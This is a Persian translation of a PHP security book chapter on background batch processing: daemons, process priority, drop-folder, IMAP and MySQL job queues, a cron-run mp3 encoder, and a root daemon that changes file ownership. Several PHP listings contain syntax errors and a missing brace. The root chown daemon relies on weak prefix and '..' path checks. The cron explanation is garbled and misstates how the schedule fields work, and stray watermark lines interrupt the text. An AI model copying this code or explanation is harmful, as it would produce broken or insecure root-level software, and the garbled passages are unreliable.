ما اکنون، خروجی این اسکریپت را نمایش می‌دهیم که تنها برروی کنسول اعلام می‌کند که در حال ایجاد یک فرزند است، PID این فرزند را گزارش می‌کند و سپس خارج می‌شود.

```
Forking into the background now...
Started background daemon with PID 29617.
```

از اینجا، ما باید به فایل لاگی توجه کنیم که در حال تولید شدن توسط تمامی این فراخوان‌های پیش زمینه جهت تابع dlog() می‌باشد. بخشی از یک لاگ نمونه‌ی تولید شده توسط این دایمون در اینجا نشان داده شده است:

```
File descriptor was inherited from original process.
29617 I am up and running as a daemon.
29618 Starting up as child.
29617 Added 29618 to children.
29619 Starting up as child.
  29618 Checking in after 2484000 microseconds.
29617 Added 29619 to children.
  29619 Checking in after 1085000 microseconds.
29620 Starting up as child.
29617 Added 29620 to children.
    29618 Checking in after 2850000 microseconds.
    29619 Checking in after 958000 microseconds.
29617 Killing 29618 now
      29618 Received signal 15.
        29618 Terminating.
29617 Received signal 20.
29617 Caught SIGCHLD from 29618, status was 0.

...
```

```
29617 Received signal 15.
      29635 Received signal 15.
        29635 Terminating.
    29636 Received signal 15.
      29636 Terminating.
  29639 Received signal 15.
    29639 Terminating.
29617 Terminating. Array
(
  [0] => 29635
  [1] => 29636
  [2] => 29639
)
```

این خروجی فایل لاگ نشان دهنده‌ی ایجاد چند فرزند اول و سپس اولین فرزند منقضی شده‌ی در حال کشته شدن می‌باشد. بعد از علامت سه نقطه، دایمون گزارش می‌کند که یک سیگنال TERM ارسال شده با دستور کنسول kill 29617 را دریافت نموده است.

۱۲,۲,۲,۶ استفاده از Nice جهت تخصیص یک اولویت پایین‌تر

ما استفاده از سیگنال‌ها و فرزندان را جهت کنترل اجرای وظایف پس زمینه مورد بحث قرار دادیم ولی یک روش سوم نیز وجود دارد، روشی که به شما اجازه می‌دهد تا اولویت نسبی یک پردازش پس زمینه را تغییر دهید. ممکن است هنگام خواندن کد قبلی متوجه شده باشید که هر فرزند یک تابع را با نام proc_nice() با مقدار ۲۰ فراخوانی می‌کند.

هر پردازش یونیکس دارای یک مقدار nice است که به کرنل در خصوص اولویت اجرای آن پردازش، اطلاعات می‌دهد. هر چه مقدار nice بالاتر باشد، یک پردازش جهت خارج شدن از مسیر و آزاد نمودن منابع جهت سایر پردازش‌ها هنگام مشغول بودن سیستم آماده‌تر است. دامنه‌ی مقادیر از ۲۰- (بالاترین اولویت، پایین‌ترین خوبی) تا ۲۰ (پایین‌ترین اولویت، بالاترین خوبی) را در بر می‌گیرد. مقدار خوبی ارسال شده به سیستم عامل توسط یک اسکریپت PHP را می‌توان از مقدار پیش‌فرض ۰ با استفاده از تابع proc_nice() افزایش داد (ولی نیم توان مقدار آن را کاهش داد مگر اینکه به عنوان کاربر root در حال اجرا باشد) (برای اطلاعات بیشتر ن.ک.).

به طور کلی، برنامه‌های وب باید هیچ‌گاه اولویت خود را تغییر ندهند ولی وظایف دسته‌ای پس زمینه از قبیل وظایفی که ما در این فصل با آن‌ها سر و کار داریم، نامزدهای محتمل جهت این کار هستند. وظایف دسته‌ای

با مصرف CPU بالا می‌توانند با قرار دادن مقدار خوبی خود برابر با ۲۰ تضمین کنند که منابع سیستمی را مشغول نمی‌کنند.

۱۲،۳ استراتژی‌های بهره برداری

اکنون که ما بعضی از موارد خاصی را که شما می‌توانید جهت اجرای ایمن عملیات سطح root و عملیات با مصرف منابع بالا انجام دهید مورد بررسی قرار دادیم، تعدادی استراتژی بهره‌برداری کلی را جهت کمک به شما جهت رسیدن به این اهداف، ارائه می‌کنیم.

عامل مشترک در مدیریت هر دو نوع فعالیت‌های غیر ایمن عبارت از جداسازی آن‌ها از برنامه‌ی آنلاین شما و اجرای آن‌ها در پس‌زمینه هست. هدف انتقال آن‌ها به پس زمینه تا حد زیادی جهت این دو نوع متفاوت خطر، مختلف خواهد بود. جهت عملیات سطح root، گام میانی تضمین می‌کند که عملیات درخواست شده نامناسب نیست. جهت عملیات با مصرف منابع بالا، این امر تضمین می‌کند که منابع در حال حاضر جهت اجرای این عملیات در دسترس هستند بدون اینکه بر روی کارایی سرور شما تاثیر بگذارند.

API که ما جهت مدیریت عملیات سطح root پیشنهاد دادیم قادر به مدیریت ایمن عملیات سطح root می‌باشد. با این حال، مدیریت عملیات با مصرف بالای منابع به مقدار بسیار زیادی پیچیده‌تر است و ما اکنون به آن می‌پردازیم.

۱۲،۳،۱ مدیریت عملیات با مصرف بالای منابع با یک صف

مدیریت یک صف از وظایف با مصرف بالای منابع که احتمالا تاخیر دارند بسیار پیچیده‌تر از مدیریت عملیات سطح root می‌باشد و در نتیجه سرور شما و داده‌های کاربران شما را در برابر ریسک‌های قابل اجتناب قرار می‌دهد. ما اکنون به این امر می‌پردازیم و بر سه مسئله‌ی متفاوت تمرکز می‌کنیم:

- چگونگی ساختن یک صف از وظایف به گونه‌ای که به شیوه‌ای غیرایمن اجرا نشوند
- چگونگی آغاز نمودن اسکریپت‌های پردازش دسته‌ای به گونه‌ای که به صورت ایمن توسط پردازنده‌ی دسته‌ای اجرا شوند
- چگونه یک برنامه‌ی وب می‌تواند وضعیت یک وظیفه‌ی پس زمینه را ردیابی نموده و نتایج را بعد از تکمیل دریافت کند

مرکز مدیریت امداد و مشاوره عملیات رخدادهای رایانه ای

۱۲,۳,۱,۱ چگونگی ساخت یک صف

ساختن یک صف به گونه‌ای که برنامه‌ی وب شما بتواند شروع به انتقال وظایف نماید اولین گام در مدیریت این وظایف با مصرف بالای منابع به شیوه‌ای ایمن می‌باشد به گونه‌ای که اجرای آن‌ها سرور شما و یا داده‌های کاربران شما را به خطر نیندازد.

۱۲,۳,۱,۲ استفاده از یک فولدر دراپ جهت صف‌بندی کوتاه مدت

ساده‌ترین نوع صف که مناسب جهت استفاده با وظایفی است که می‌توانند بدون تاخیر زیاد کامل شوند عبارت از یک فولدر که در آن، برنامه‌ی وب ، داده‌هایی را که باید پردازش شوند، می‌نویسد، هست. پردازنده‌ی دسته‌ای این فولدر را به دنبال فایل‌های جدید بررسی می‌کند که یا بر اساس زمان (فایل در دامنه‌ی زمانی از زمان آخرین بررسی پردازنده ایجاد شده است) یا بر اساس قاعده‌ی نام گذاری (برای مثال، دارای یک پسوند .new می‌باشد) تشخیص را انجام می‌دهد. در ادامه، پردازنده، داده‌ها را ارسال می‌کند تا توسط سیستم پردازش شوند و به آن دستور می‌دهد تا نتایج را در جایی قرار دهد که در آن، برنامه‌ی وب (که صبورانه منتظر بوده است) بتواند آن‌ها را پیدا کرده و جهت کاربر ارسال نماید.

هنگام کار با فایل‌های موجود در یک فولدر دراپ، پردازنده‌ی دسته‌ای باید قادر به پاسخ به هر چهار سوال زیر باشد:

- کدام فایل‌ها همچنان نیازمند پردازش هستند؟
- آیا فایلی وجود دارد که به نظر تحت پردازش باشد ولی در واقع نباشد به این دلیل که خطایی طی پردازش رخ داده و یا سیستم ری استارت شده است؟
- نتایج باید کجا ذخیره شوند؟
- بعد از پردازش چه اتفاقی جهت فایل‌های اصلی می‌افتد؟

استراتژی هایی جهت پاسخ به این سوالات شامل این موارد می‌باشد: انتقال فایل‌های تحت پردازش به یک فولدر متفاوت، تغییر نام فایل‌ها جهت ردیابی وضعیت و این امر که کدام ID پردازش در حال کار با داده‌ها است و استفاده از یک فولدر دراپ ثانویه جهت ذخیره‌ی نتایج که در آن، این نتایج می‌توانند توسط برنامه‌ی وب یافت شوند. دایمون ممکن است فایل‌های اصلی و پردازش شده‌ی باقی مانده را به تنهایی پاک‌سازی نماید و یا به یک اسکریپت مجزای جمع‌آوری آشغال تکیه کند.

مرکز مدیریت امداد و هماهنگی عملیات داده‌های رایانه‌ای

۱۲,۳,۱,۳ استفاده از IMAP جهت صف‌بندی طولانی مدت‌تر

تعدادی صف وجود دارد که از قبل در هر سیستمی وجود دارند، که ایمیل یکی از معمول‌ترین و برجسته‌ترین موارد می‌باشد. در واقع، ابزار مدیریت ایمیل سیستم یک راه حل داخلی را جهت مسئله‌ی صف‌بندی وظایف دسته‌ای که نیازمند مقادیر قابل توجهی زمان پردازش هستند ارائه می‌دهد. با فرمت نمودن درخواست‌های وظایف به صورت پیام‌های ایمیل، شما می‌توانید از مزیت زیرساخت موجود ایمیل بهره برده و از صندوق ایمیل IMAP به عنوان یک صف پردازش استفاده کنید.

بر اساس این روش، هنگامی که اسکریپت پردازش دسته‌ای شما فراخوانی می‌شود، صندوق ورودی برنامه را جهت یافتن پیام‌های جدید بررسی می‌کند. در ادامه، این پیام‌ها را بررسی می‌کند تا درخواست‌های معتبر را بیابد، پردازش فرزند را ایجاد می‌کند تا هر کدام از آن‌ها را مدیریت نماید که این امر تا یک حد از قبل تعیین شده خواهد بود. این اسکریپت هر نوع پیام جعلی موجود را حذف کرده و از صندوق ورودی بیرون می‌اندازد.

هنگامی که هر پردازش فرزند پایان می‌یابد، تمیزکاری را با انتقال پیام‌های خود به خارج از صندوق ورودی و به درون یک فولدر دیگر انجام داده و نتایج را به عنوان یک الصاقیه به ایمیل می‌چسباند. برنامه‌ی وب می‌تواند نتایج را از آنجا دریافت کند و یا پیام را حذف کند و یا به عنوان خوانده شده آن را نشان نموده و آن را به عنوان یک تاریخچه از وظیفه‌ی انجام شده در فولدر باقی بگذارد. سرورهای IMAP می‌توانند به شکلی موثر فولدرهای ایمیل را با هزاران پیام در داخل آن‌ها، مدیریت نمایند.

بر روی یک سرور با IMAP نصب شده، یا با نصب ساده‌ی آن از طریق یک بسته یا پورت، استفاده از ایمیل به عنوان یک سیستم پیام دهی و صف‌بندی وظایف به این صورت می‌تواند باعث صرفه جویی زمانی بسیاری جهت شما شود چرا که مجبور به بهره‌برداری از سیستم خود نیستید. در حالی که این امر موجب افزایش پیچیدگی برنامه‌ی شما با گسترش تعداد زیر سیستم‌هایی می‌شود که شما باید با آن‌ها ارتباط برقرار نمایید، سرورهای ایمیل و IMAP قوی بوده و به دلیل استفاده‌ی گسترده‌ی روزمره بر روی اینترنت، امنیت آن‌ها اثبات شده است. از سوی دیگر، اگر شما برنامه‌ی خود را بر روی سروری توسعه دهید یا بهره‌برداری کنید که دارای پشتیبانی از IMAP نباشد، یا نیاز دارید که برنامه را به یک سیستم‌عامل غیر سرور در پایین دست، پورت کنید، ممکن است این راه حل را نادیده بگیرید و صف خود را ایجاد کنید.

۱۲,۳,۱,۴ استفاده از یک پایگاه‌داده جهت صف‌بندی

یک جایگزین جهت روش IMAP جهت مدیریت وظایف دسته‌ای با مصرف منابع بالا و در نتیجه زمان بر این است که آنها را در یک پایگاه‌داده ذخیره کنید.

کد MySQL جهت ایجاد چنین پایگاه‌داده‌ای ممکن است به این صورت باشد:

```
CREATE TABLE jobs (
id INT UNSIGNED AUTO_INCREMENT PRIMARY KEY,
request TEXT,
created DATETIME,
started DATETIME,
finished DATETIME,
data TEXT,
result TEXT,
status VARCHAR(255),
INDEX ix_status ( status )
);
```

اسکریپت پردازنده‌ی شما باید وظایف پردازش نشده را بر اساس وضعیت آن‌ها بازیابی کند، آن‌ها را جهت پردازش ارسال نماید (فیلدهای started و status را به روز رسانی کند)، نتایج را ذخیره کند (و دوباره فیلدهای finished و status را به روز رسانی کند) و به کاربر اطلاع دهد که نتایج جهت بازخوانی در دسترس هستند. در اینجا یک کلاس PHP جهت مدیریت این وظایف ارائه شده است.

```
<?php

class jobManager {
public $id; // the record id in the jobs db
public $request; // request to processor api
public $created; // mysql datetime of insertion in the queue
public $started; // mysql datetime of start of processing
public $finished; // mysql datetime of end of processing
public $data; // optional data to be used in carrying out request
public $result; // response to request
public $status; // status of the job: new, running, or done

private $db; // database handle - an open mysql/mysqli database
```

```
  // constructor assigns db handle
  public function __construct( $db ) {
    if ( get_class( $db ) != 'mysqli' ) {
      throw new Exception( "\$db passed to constructor
                            is not a mysqli object." );
    }
    $this->db = $db;
  }

  // insert() inserts the job into the queue
  public function insert() {
    if ( empty( $this->request ) ) {
      throw new Exception( "Will not insert job with empty request." );
    }
    $query = "INSERT INTO jobs SET id='',
              request='{$this->esc($this->request)}',
              created=now(),
              data='{$this->esc($this->data)}',
              status='new' ";

  $result = $this->db->query( $query );
  if ( !$result ) {
    throw new Exception( "Unable to insert job using query $query
                         -- " . $this->db->error() );
  }
  // get id of inserted record
  $this->id = $this->db->insert_id;

  // load job back from database (to get created date)
  $this->load();

  return TRUE;
}

// jobManagerClass.php continues
```

شما این کلاس را با تنظیم یک گروه بزرگ از متغیرهای عمومی که همگی دارای نام‌های واضحی هستند و یک متغیر خصوصی، یک منبع پایگاه‌داده، آغاز می‌کنید. این روش سازنده تنها این امر را بررسی می‌کند که آیا این منبع معتبر است یا خیر. در ادامه اولین مورد از یک مجموعه‌ی کامل از روش‌ها قرار می‌گیرد که در این حالت insert() می‌باشد، که همه‌ی این روش‌ها دارای ساختارهای مشابه هستند:

- بررسی به دنبال شرایط مختلف خطا
- ایجاد یک کوئری
- بررسی اینکه کوئری با موفقیت اجرا شده است
- ذخیره‌ی نتایج در متغیرهای مناسب کلاس
- بازگشت یک مقدار مناسب

```
// continues jobManagerClass.php

// load() method loads the job with $this->id from the database
public function load() {
  // id must be numeric
  if ( !is_numeric( $this->id ) ) {
    throw new Exception( "Job ID must be a number." );
  }

  // build and perform SELECT query
  $query = "SELECT * FROM jobs WHERE id='$this->id' ";
  $result = $this->db->query( $query );

  if ( !$result ) throw new Exception( "Job #$this->id does not exist." );

  // convert row array into job object
  $row = $result->fetch_assoc();
  foreach( $row AS $key=>$value ) {
    $this->{$key} = $value;
  }

  return TRUE;
}
```

```
// next() method finds and loads the next unstarted job
public function next() {
  // build and perform SELECT query
  $query = "SELECT * FROM jobs WHERE status='new'
            ORDER BY created ASC LIMIT 1";
  $result = $this->db->query( $query );

  if ( !$result ) {
    throw new Exception( "Error on query $query
                          -- " . $this->db->error() );
  }

  // fetch row, return FALSE if no rows found
  $row = $result->fetch_assoc();
  if ( empty( $row ) ) return FALSE;

  // load row into job object
  foreach( $row AS $key=>$value ) {
    $this->{$key} = $value;
  }
```

هماهنگی عملیات رخدادهای رایانه ای

```
    return $this->id;
  }


  // start() method marks a job as being in progress
  public function start() {
    // id must be numeric
    if ( !is_numeric( $this->id ) ) {
      throw new Exception( "Job ID must be a number." );
    }

    // build and perform UPDATE query
    $query = "UPDATE jobs SET started=now(), status='running'
              WHERE id='$this->id' ";
    $result = $this->db->query( $query );

    if ( !$result ) {
      throw new Exception( "Unable to update job using query $query
                            -- " . $this->db->error() );
    }

    // load record back from db to get updated fields
    $this->load();

    return TRUE;
  }

  // finish() method marks a job as completed
  public function finish( $status='done' ) {
    // id must be numeric
    if ( !is_numeric( $this->id ) )
      throw new Exception( "Job ID must be a number." );

    // build and perform UPDATE query
    $query = "UPDATE jobs
              SET finished=now(),
                  result='{$this->esc($this->result)}',
                  status='{$this->esc($status)}'
              WHERE id='$this->id' ";
    $result = $this->db->query( $query );

    if ( !$result ) {
      throw new Exception( "Unable to update job using query $query
                            -- " . $this->db->error() );
```

```
    // load record back from db to get updated fields
    $this->load();

    return TRUE;
  }


  // esc() utility escapes a string for use in a database query
  public function esc( $string ) {
    return $this->db->real_escape_string( $string );
  }

  // end of jobManager class
  }

  ?>
```

روش‌های باقی‌مانده، که نام‌های آن‌ها، کارشان را مشخص می‌کند، از همین چارچوب کلی که قبلا بیان شد، تبعیت می‌کنند. ما استفاده از این کلاس‌ها در ادامه‌ی این فصل، نمایش خواهیم داد.

۱۲,۳,۱,۵ آغاز نمودن پردازش دسته‌ای

اکنون که روش‌های مختلف ایجاد یک صف را مورد بررسی قرار دادیم، حال به آغاز نمودن خود پردازش دسته‌ای می‌پردازیم که باز هم باید به شیوه‌ای انجام شود که هر نوع ریسک جهت سرور شما و یا داده‌های کاربران شما را به حداقل برساند. ما دو روش ممکن را نشان می‌دهیم: استفاده از دایمون cron جهت شروع متناوب پردازش دسته‌ای و ایجاد دایمون خود شما در PHP جهت جستجو به دنبال و اجرای وظایف صف‌بندی شده.

۱۲,۳,۱,۶ استفاده از cron جهت اجرای یک اسکریپت

دایمون سیستمی cron به عنوان کاربر root اجرا می‌شود ولی می‌تواند هویت هر کاربر را هنگام اجرای وظایف زمان بندی شده، اتخاذ کند. این دایمون به صورت تناوبی بیدار می‌شود و یک مجموعه از فایل‌های تنظیمی را بررسی می‌کند (با نام crontabs که هر کاربر یکی از آن‌ها دارد) تا ببیند آیا وظایف زمان بندی شده‌ای وجود دارند که باید اجرا شوند یا خیر. اگر وجود داشته باشد، دستورات به عنوان مالک crontab اجرا می‌شوند و خروجی جهت هر گیرنده‌ای که در crontab تنظیم شده باشد ارسال خواهد شد.

شما می‌توانید تصمیم بگیرید که cron ، اسکریپت پردازش دسته‌ای شما را به صورت متناوب جهت مثال در هر سه دقیقه، اجرا کند. با این حال، اگر این کار را انجام دهید باید نوعی مکانیسم ایجاد کنید که مانع دو

یا چند اسکریپت شود که سعی نکنند تا یک ورودی کوئری یکسان را با هم پردازش کنند. این امر به این دلیل است است که اگر یک پردازنده‌ی دسته‌ای بیش از سه دقیقه‌ی زمان بندی شده وقت نیاز داشته باشد تا وظایف موجود در صف را انجام دهد، این پردازنده در حال اجرا خواهد بود زمانی که cron پردازنده‌ی دسته‌ای بعدی را آغاز می‌کند. جهت ساده نگه‌داشتن مسئله در مثال قبلی، ما در ابتدا بررسی کنیم تا ببینیم که آیا یک اسکریپت پردازش دسته‌ای قبلی همچنان فعال است یا خیر و اگر فعال بود، خارج می‌شویم. یک بهره‌برداری پیچیده‌تر ممکن است به سایر عوامل بنگرد از قبیل متوسط بار CPU سیستم، تا تعیین کند که آیا فضای کافی جهت اجرای موارد بیشتر از پردازش دسته‌ای وجود دارد یا خیر.

اسکریپت زیر تلاش می‌کند تا به صورت تناوبی توسط cron فراخوانده شود. این اسکریپت از lockfiles جهت کشف پردازش‌های همزمان استفاده می‌کند به گونه‌ای که تعداد بیش از حدی از انکدرهای mp3 موازی را شروع نکند.

```
<?php

// log file
$log = 'mp3Processor.log';

// limit on number of concurrent processes
$concurrencyLimit = 2;

// dropFolder
$dropFolder = '/tmp/mp3drop';

// audio encoding command
$lame = '/opt/local/bin/lame --quiet ';

// get process ID
$pid = posix_getpid();

// check for .wav files and .job files
$dir = dir( $dropFolder );
$wavs = array();
$jobs = array();
```

```
// check drop folder for lockfiles (with .job extension) and .wav files
while( $entry = $dir->read() ) {
  $path = $dropFolder . '/' . $entry;
  if ( is_dir( $path ) ) continue;
  $pathinfo = pathinfo( $path );
  if ( $pathinfo['extension'] ) === 'job' ) {
    $filename = $pathinfo['basename'];
    $jobs[ $filename ] = $dropFolder . '/' . $filename;
    continue;
  }

    if ( $pathinfo['extension'] === 'wav' ) {
    $wavs[] = $path;
  }
}
$dir->close();
unset( $dir );

// mp3Processor.php continues
```

این اسکریپت با تنظیم متغیرهای ضروری آغاز می‌شود و یک فهرست از فایل‌های موجود .wav و .job را از فولدر دراپ، استخراج می‌کند.

همانگی عملیات و خدادهای رایانه ای

```
// continues mp3Processor.php

if ( empty( $wavs ) ) {
  processorLog( "No wavs found." );
}
else {
  // for each .wav found, check to see if it's being handled
  // or if there are too many jobs already active
  foreach( $wavs AS $path ) {
    if ( !in_array( $path, $jobs ) && count( $jobs ) < $concurrencyLimit ) {
      // ready to encode
      processorLog( "Converting $path to mp3." );

      // create a lockfile
      $pathinfo = pathinfo( $path );
      $lockfile = $pathinfo['dirname'] . '/' . $pathinfo['basename'] . '.job'.;
      touch( $lockfile );

      // run at lowest priority
      proc_nice( 20 );

      // escape paths that are being passed to shell
      $fromPath = escapeshellarg( $path );
      $toPath = escapeshellarg( $path . '.mp3' );

       // carry out the encoding
       $result = shell_exec( "$lame $fromPath $toPath" );
       if ( $result ) {
         processorLog( "Conversion of $path resulted in errors: $result" );
       }
       else {
         processorLog( "Conversion of $path to MP3 is complete." );
       }

       exit();
     // end if ready to encode
     }

     // end foreach $wavs as $path
   }

   // end if $wavs
 }
```

```
// lib
function processorLog( $message ) {
  global $log, $pid;
  $prefix = date('r') . " [$pid]";
  $fp = fopen( $log, 'a' );
  fwrite( $fp, "$prefix $message\r\n" );
  fclose( $fp );
}

?>
```

بعد از بررسی اینکه فایل‌ها جهت انکود کردن وجود دارند، شما بررسی می‌کنید که این فایل‌ها از قبل در فرآیند انکد شدن نباشند به این صورت که به دنبال یک فایل قفل (lockfile) می‌گردید (که یک فایل خالی با نام فایل .wav می‌باشد ولی دارای پسوند .job است) و سپس بررسی می‌کنید که تعداد وظایف در حال اجرا از محدوده‌ای که قبلا مشخص شده است، فراتر نرفته باشد. اگر فایل آماده‌ی انکد می‌باشد، شما یک فایل قفل را ایجاد نموده و اولویت وظیفه‌ی انکود را تا حد ممکن در پایین‌ترین حالت تنظیم می‌کنید. از آنجا که شما باید یک دستور را جهت شل ارسال کنید به دلایل امنیتی باید مطمئن شوید که مسیرهایی که در حال ارسال هستند به درستی با استفاده از تابع escapeshellarg() نادیده گرفته شده‌اند. در ادامه، شما وظیفه را جهت شل ارسال می‌کنید تا توسط انکودر رایگان LAME MP3 (در دسترس به عنوان یک بسته‌ی نصبی جهت اغلب توزیع‌ها و یه عنوان دانلود کد منبع در آدرس) پردازش شود و نتایج را گزارش می‌کنید. در نهایت، در یک بخش کتابخانه‌ای در انتهای این اسکریپت، شما تابع processorLog() را تعریف می‌کنید که پیام‌ها را در یک فایل لاگ می‌نویسد.

ما می‌توانیم به cron بگوییم که اسکریپت mp3Processor را یک بار در هر دقیقه اجرا کند به این صورت که `crontab -e <username>` را اجرا می‌کنیم تا فایل مناسب crontab را ویرایش نماییم که در آن، <username> عبارت است از UID کاربری که باید در واقع این اسکریپت را اجرا کند. جهت انجام این کار، دو خط زیر را به فایل crontab اضافه کنید:

```
MAILTO=yourname@example.net
* * * * *    /path/to/php /path/to/mp3Processor.php
```

در یک فایل crontab هر ورودی شامل یک مشخصه‌ی تناوبی و یک دستور جهت اجرا شدن برای هر دوره‌ای است که منطبق با آن مشخصه باشد. این مشخصه دارای پنج فیلد است که منطبق با دقیقه، ساعت، روز ماه، ماه و روز هفته (۰ برابر با یکشنبه و ۶ برابر با شنبه است) می‌باشند و این فیلدها می‌توانند مقادیر یا

×wildcard باشند که منطبق با اولین رخداد هر مقدار دیگر است. بنابراین مشخصه‌ی ××۲۰×× منطبق است با:

- هر دقیقه‌ای
- هر ساعتی
- روز بیستم ماه
- هر ماهی
- هر روزی از هفته

به عبارت دیگر، این مشخصه منطبق خواهد بود با اولین رخداد هر روزی از ماه با شماره‌ی ۲۰ که برابر است با نیمه شب روز بیستم هر ماه. به شکل مشابه، یک مشخصه به شکل ۳۰ ۱۸ ۱ ۶ × تنها برابر خواهد بود با 6:30 بعد از ظهر روز اول ژوئن.

دیگر مورد مهمی که باید در مورد مشخصه‌های تناوبی crontab بدانید این است که یک مقدار تصادفی می‌تواند بر یک مقدار دیگر تقسیم شود؛ وقتی این اتفاق رخ دهد، مشخصه تنها زمانی منطبق خواهد بود که باقی مانده برابر با صفر باشد (یعنی هنگامی که مشخصه دقیقا منطبق باشد). مشخصه‌ی ×/5×××× منطبق با هر پنج دقیقه خواهد بود.

به این دلیل که فایل قفل وظیفه‌ی ردیابی این امر را به عهده دارد که کدام وظایف در صف از قبل تحت مدیریت سایر اسکریپت‌ها قرار دارند، cron در واقع یک روش ایده آل جهت شروع ایمن اسکریپت‌های پردازش دسته‌ای می‌باشد که نیازمند پردازش فوری نیستند. اگر یک کاربر می‌داند که مجبور خواهد بود نیم ساعت منتظر نتایج بماند، یک دقیقه انتظار بیشتر جهت cron برای پردازش، زمان اندکی خواهد بود و حتی قابل نادیده‌گیری است.

۱۲,۳,۱,۷ یک دایمون پردازش دسته‌ای PHP

هنگامی که یک کاربر منتظر نتایجی است که باید حداکثر یکی دو ثانیه طول بکشند، یک دقیقه انتظار بیشتر جهت cron به منظور شروع اسکریپت پردازش دسته‌ای به هیچ وجه منطقی نیست. در این حالت، شما باید یک دایمون بنویسید که صف را با بسامد بالاتری بررسی کند، مثلا در صورت نیاز هر ثانیه و پردازش‌های فرزند جدیدی را جهت مدیریت وظایف هنگام در دسترس قرار گیری منابع، ایجاد کند.

مرکز مدیریت امداد هماهنگی عملیات در خدمات‌های رایانه ای

بنابراین، در اینجا یک مثال از یک دایمون ارائه می‌شود که به دنبال فایل‌هایی می‌گردد که نیازمند تغییر مالکیت هستند؛ این‌ها فایل‌هایی هستند که معمول توسط کاربر بدنام وب سرور یعنی nobody آپلود می‌شوند

```
<?php

// schedule signals
declare( ticks = 1 );

// set up signal handlers
pcntl_signal( SIGTERM, "sig_handler" );
pcntl_signal( SIGHUP, "sig_handler" );

// log file
$log = 'changeOwnershipDaemon.log';

// make sure we're root
if ( posix_getuid() != 0 ) {
  exit( "changeOwnershipDaemon must be run as root.\r\n" );
}

// limit paths
$allowedPaths = array( '/tmp', '/home/csnyder/uploads' );

// db config
$dbuser = 'username';
$dbpass = 'password';
$dbhost = 'localhost';
$dbname = 'pps';

// changeOwnershipDaemon.php continues
```

در چارچوب‌های عمومی خود، این اسکریپت بسیار مشابه با اسکریپتی می‌باشد که ما در بخش «یک دایمون نمایشی» آن را ارائه داده و مورد بحث قرار دادیم. جهت بحث دقیق، شما می‌توانید به بحث ما در آنجا مراجعه کنید. در اولین بخش این اسکریپت، شما تنها متغیرهای ضروری را آغاز می‌کنید.

```
// continues changeOwnershipDaemon.php

// import job queue manager class
include_once( 'jobManagerClass.php' );

// create daemon
$fork = pcntl_fork();
if ( $fork === -1 ) {
  exit("Could not fork.\r\n");
}
elseif ( $fork ) {
  // script exits, leaving daemon running
  exit("Started background permissionsDaemon with PID $fork.\r\n");
}

// daemon gets its own process ID
$dpid = posix_getpid();

// daemon detaches from the controlling terminal
if ( !posix_setsid() ) {
  dlog( "Daemon could not detach." );
  exit();
}
dlog( "Daemon running." );

// loop forever watching for queued jobs
while ( TRUE ) {
  // sleep for 5 seconds each loop
  sleep( 5 );

// changeOwnershipDaemon.php continues
```

در بخش بعدی این اسکریپت، شما دایمون را شروع به اجرا می‌کنید، آن را در یک حلقه‌ی بی‌نهایت while(TRUE) قرار می‌دهید که طی آن، این دایمون هر پنج ثانیه بیدار می‌شود تا به دنبال وظیفه‌ای بگردد که به توجه آن نیاز دارد.

سرآمدهای رایانه ای

```
// continues changeOwnershipDaemon.php

  // db connection
  $db = new mysqli ( $dbhost, $dbuser, $dbpass, $dbname );

  // create a new job queue manager object
  try {
    $job = new jobManager( $db );
  }
  catch ( Exception $e ) {
    exception_handler( $e );
  }

  // fetch next outstanding job in queue
  while ( $job->next() ) {
    try {
      $job->start();
    }
    catch ( Exception $e ) {
      exception_handler( $e );
    }

  // parse request
  list( $command, $owner, $path ) = explode( ' ', $job->request );
  dlog( "Starting job $job->id: $command $owner $path ... " );

  // check for complete changeOwnership request
  if ( $command != 'changeOwnership' || empty( $owner ) || empty( $path ) ) {
    $job->result = "Invalid command";
    $job->status = 'error';
  }

  // check for violations in allowed path
  $allowed = FALSE;
  foreach( $allowedPaths AS $pathpart ) {
    // look for match against allowed paths
    if ( substr( $path, 0, strlen( $pathpart ) ) == $pathpart ) {
      $allowed = TRUE;
      break;
    }
  }
  // check also for double-dots in path
  if ( !$allowed || strpos( $path, '..' ) ) {
    $job->result = "Invalid path";
    $job->status = 'error';
  }
```

```
    // if no errors, then carry out request
    if ( $job->status != 'error' ) {
      $success = @chown( $path, $owner );
      if ( !$success ) {
        $job->result = "Could not chown( $path, $owner )";
        $job->status = 'error';
      }
      else {
        $job->result = "OK";
        $job->status = 'done';
      }
    }

    // save job
    try {
      $job->finish( $job->status );
    }
    catch ( Exception $e ) {
      exception_handler( $e );
    }
    dlog( "Finished job $job->id: $job->status" );
  }

    // close db connection
    $db->close();

    // unset db and job
    unset( $db, $job );

    // log every hour
    if ( !isset( $lastLog ) || ( date( 'i' ) == '00'
         && date( 'h' ) != $lastLog ) ) {
      dlog( date( 'r' ) );
      $lastLog = date( 'h' );
    }

    // end while( TRUE ) loop
  }

  // changeOwnershipDaemon.php continues
```

این بخش بعدی از اسکریپت نشان می‌دهد که این دایمون چگونه وظیفه‌ی خاصی را مدیریت می‌کند که جهت نظارت آن تخصیص یافته است، یعنی تغییر مالکیت فایل‌ها. هر پنج ثانیه، این دایمون بیدار می‌شود، یک شیء جدید jobManager را ایجاد می‌کند و به دنبال افزودن‌های جدید به صف می‌گردد. هنگامی که یک مورد پیدا می‌کند، درخواست را به یک دستور، ID مالک و مسیر تقسیم می‌کند. بررسی می‌کند تا

مطمئن شود که این مسیر در مکانی قرار دارد که وی، یعنی دایمون، اجازه‌ی دست‌کاری در آنجا را دارد و معتبر است. اگر مسیر درست باشد، از تابع chown() استفاده می‌کند تا مالکیت فایل را تغییر دهد، فعالیت خود را لاگ کند، آن ورودی کوئری را به عنوان تمام شده نشان‌گذاری نماید و پاک‌سازی را انجام دهد. همچنین حضور خود را هر ساعت لاگ می‌کند.

```
// continues changeOwnershipDaemon.php

// lib
function dlog( $message ) {
  global $log, $dpid;
  $fp = fopen( $log, 'a' );
  fwrite( $fp, "$dpid $message\r\n" );
  fclose( $fp );
}

function exception_handler( $e ) {
  global $dpid;

  // log exception
  dlog( 'Caught exception: ' . $e->getMessage() );

  // send TERM signal to self
  posix_kill( $dpid, SIGTERM );
}
```

```
function sig_handler( $signo ) {
  global $child, $children;
  dlog( "Received signal $signo." );

  switch ($signo) {
    case SIGTERM:
      // handle shutdown tasks
      dlog( "Terminating." );
      exit();
      break;

    case SIGHUP:
      // handle restart tasks
      dlog( "Restarting." );
      shell_exec( 'php permissionsDaemon.php > /dev/null 2>&1 &' );
      exit();
      break;

    default:
      // handle any other signals
      dlog( "Unhandled signal." );
  }
}

?>
```

